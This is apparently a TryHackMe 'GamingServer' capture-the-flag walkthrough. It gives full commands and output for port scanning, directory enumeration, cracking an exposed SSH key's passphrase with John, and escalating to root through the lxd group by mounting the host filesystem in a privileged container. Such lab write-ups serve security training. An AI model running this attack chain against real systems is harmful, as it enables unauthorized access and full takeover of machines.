GamingServer

Link - https://tryhackme.com/room/gamingserver

As per the initial step, use **Nmap** tool for scanning the machine.


```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCrmafoLXloHrZgpBrYym3Lpsxyn7RI2PmwRwBsj1OqlqiGiD4wE
Xa0xqTZn4Iu5RwXXuM4H9OzDglZas6RIm6Gv+sbD2zPdtvo9zDNj0BJClxxB/SugJFMJ+nYfYHXjQFq+p1xayfo3YIV
3VOw5e1OMTqRQuUvM5V4iKQIUptFCObpthUqv9HeC/l2EZzJENh+PmaRu14izwhK0mxL
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEaXrFDvKLfEOlKLu
0UOg=
|   256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOLrnjg+MVLy+IxVoSmOkAtdmtSWG0JzsWVDV2XvNwrY
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: House of danak
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The above results show the port 80 been open which is used by HTTP service.


Use **Gobuster** tool to enumerate the sub-directories of the web application.


```
┌──(kali㉿kali)-[~/GamingServer]
└─$ gobuster dir -u http://10.10.44.19 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.44.19
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/08 21:22:38 Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 276]
/.htaccess           (Status: 403) [Size: 276]
/.htpasswd           (Status: 403) [Size: 276]
/index.html          (Status: 200) [Size: 2762]
/robots.txt          (Status: 200) [Size: 33]
/secret              (Status: 301) [Size: 311] [--> http://10.10.44.19/secret/]
/server-status       (Status: 403) [Size: 276]
/uploads             (Status: 301) [Size: 312] [--> http://10.10.44.19/uploads/]

===============================================================
2022/01/08 21:24:01 Finished
===============================================================
```

The above results show a unique directory named **/secret.**



In that subdirectory exists a file name **SecretKey** which when open seems to be a SSH private key.






```
user-agent: *
Allow: /
/uploads/
```

Copy the above key to a file named – ssh_id_rsa.

Use the tool **John** to convert the private key into hash and then decrypt the hash using the same tool.

```
┌──(kali㉿kali)-[~/GamingServer]
└─$ /usr/share/john/ssh2john.py ssh_id_rsa > hash

┌──(kali㉿kali)-[~/GamingServer]
└─$ ls
hash  ssh_id_rsa

┌──(kali㉿kali)-[~/GamingServer]
└─$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                 (ssh_id_rsa)
1g 0:00:00:00 DONE 2/3 (2022-01-08 21:52) 11.11g/s 248433p/s 248433c/s 248433C/s 123456..maggie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The above tool will give the required password.

Login to the machine with the SSH service using the above retrieved credentials.

```
┌──(kali㉿kali)-[~/GamingServer]
└─$ ssh -i ssh_id_rsa john@10.10.44.19
Enter passphrase for key 'ssh_id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jan  9 03:11:31 UTC 2022

  System load:  0.0               Processes:           98
  Usage of /:   41.1% of 9.78GB   Users logged in:     0
  Memory usage: 16%               IP address for eth0: 10.10.44.19
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$ ls
user.txt
john@exploitable:~$ cat user.txt
                  e7e
```

Traverse through to the directories to find the required flag in the file named – user.txt

As researched more on escalating the privileges, could see that the current user is a part of lxd (Linux Container) group which can be used as a privilege vector.

Download the lxc-alpine-builder from Github and upload it to the target machine using **wget** tool.

```
john@exploitable:~$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
john@exploitable:~$ lxc image list
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| myimage | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64 | 3.11MB | Jan 11, 2022 at 3:17am (UTC) |
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
john@exploitable:~$ lxc init myimage ignite -c security.privileged=true
Creating ignite
john@exploitable:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
john@exploitable:~$ lxc start engine
Error: not found
john@exploitable:~$ lxc exec ignite /bin/sh
Error: Container is not running
john@exploitable:~$ lxc start ignite
john@exploitable:~$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
```

Follow the steps for privilege escalation from the [github] using the alpine builder.

Once executed, traverse through the directories to get the required flag in root.txt file.

```
/mnt # ls
root
/mnt # cd root
/mnt/root # ls
bin             dev             initrd.img      lib64           mnt             root            snap            sys             var
boot            etc             initrd.img.old  lost+found      opt             run             srv             tmp             vmlinuz
cdrom           home            lib             media           proc            sbin            swap.img        usr             vmlinuz.old
/mnt/root # cd root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
2[redacted]
```